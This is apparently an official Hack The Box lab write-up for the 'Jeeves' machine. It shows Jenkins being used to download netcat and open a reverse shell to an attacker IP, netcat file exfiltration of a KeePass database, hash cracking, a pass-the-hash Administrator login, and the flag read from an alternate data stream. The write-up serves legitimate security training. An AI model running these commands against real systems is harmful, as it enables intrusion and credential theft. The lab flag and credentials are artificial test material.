

# Jeeves

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**Difficulty: Medium** 

**Classification: Official** 

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#### **SYNOPSIS**

Jeeves is not overly complicated, however it focuses on some interesting techniques and provides a great learning experience. As the use of alternate data streams is not very common, some users may have a hard time locating the correct escalation path.

# **Skills Required**

- Intermediate knowledge of Windows
- Knowledge of basic web fuzzing techniques


# **Skills Learned**

- Obtaining shell through Jenkins
- Techniques for bypassing Windows
   Defender
- Pass-the-hash attacks
- Enumerating alternate data streams



#### **Enumeration**


## **N**map



Nmap reveals an IIS server, RPC, Microsoft-ds and a Jetty server.



#### **Dirbuster**



Fuzzing the Jetty server reveals an **askjeeves** directory which contains a Jenkins server.



## **Exploitation**

#### **Jenkins**

Netcat for Windows: <a href="https://eternallybored.org/misc/netcat/">https://eternallybored.org/misc/netcat/</a>

Using Jenkins to acquire a shell is fairly straightforward, however there is an antivirus running on the target which prevents most Metasploit-based payloads from running. An easy workaround for this is to upload a copy of Netcat for Windows and use it to connect back.

Code execution is trivial with Jenkins. Simply creating a new item and adding a build step (Execute Windows batch command) is all that is required. Jenkins will execute each line in order when the project is built.

Execute Wi	ndows batch command	
Command	powershell wget "http://10.10.14.15/nc.exe" -outfile "nc.exe" nc.exe -e cmd.exe 10.10.14.15 1234	
	See the list of available environment variables	

Receiving the connection with nc -nvlp 1234 grants access as the kohsuke user.

C:\Users\kohsuke\Documents>whoami whoami jeeves\kohsuke	
C:\Users\kohsuke\Documents>	

A bit of browsing quickly reveals a **CEH.kdbx** file in the **Documents** directory.



### **Privilege Escalation**


#### **KeePass Database**

Cracking the KeePass database password is fairly simple. The **kdbx** file can be transferred to the attacking machine using Netcat. The command **nc -lp 1235 > jeeves.kdbx** will listen for data on the attacking machine and pipe it to a file. Running the command **nc.exe -w 3 <LAB IP> 1235 < CEH.kdbx** on the target will complete the transfer.

With the database at hand, cracking is as easy as extracting the hash with **keepass2john jeeves.kdbx** > **jeeves.hash** and running John with **john jeeves.hash** 

```
root@kali:~/Desktop/notes/jeeves# john jeeves.hash
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64 OpenSSL])
No password hashes left to crack (see FAQ)
root@kali:~/Desktop/notes/jeeves# john jeeves.hash --show
jeeves:moonshine1
1 password hash cracked, 0 left
root@kali:~/Desktop/notes/jeeves#
```

Once the database is open, several passwords are accessible, however only the **Backup stuff** entry is important.






#### Pass the Hash

The **Backup stuff** entry in the KeePass file is an NTLM hash for the Administrator user. Using the pass-the-hash technique allows for fairly simple spawning of a session. The command **pth-winexe -U** 

jeeves/Administrator%aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cb e81fe00 //10.10.10.63 cmd.exe will immediately grant a shell as the administrator.





#### **Alternate Data Stream**

There is an alternate data stream for the **hm.txt** file, which can be discovered with the command **dir/R** 

```
C:\Users\Administrator\Desktop>more hm.txt
more hm.txt
C:\Users\Administrator\Desktop>dir /R
dir /R
 Volume in drive C has no label.
 Volume Serial Number is BE50-B1C9
 Directory of C:\Users\Administrator\Desktop
11/08/2017 09:05 AM
                        <DIR>
11/08/2017 09:05 AM
                        <DIR>
11/03/2017 09:58 PM
                                    0 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017 09:05 AM
                                   797 Windows 10 Update Assistant.lnk
               2 File(s)
                                   797 bytes
               2 Dir(s) 7,244,922,880 bytes free
C:\Users\Administrator\Desktop>
```

Reading the stream can be done with the command **powershell Get-Content -Path "hm.txt"**-Stream "root.txt"

```
C:\Users\Administrator\Desktop>powershell Get-Content -Path "hm.txt" -Stream "ro
ot.txt"
powershell Get-Content -Path "hm.txt" -Stream "root.txt"
afbc5bd4b615a60648cec41c6ac92530
C:\Users\Administrator\Desktop>
```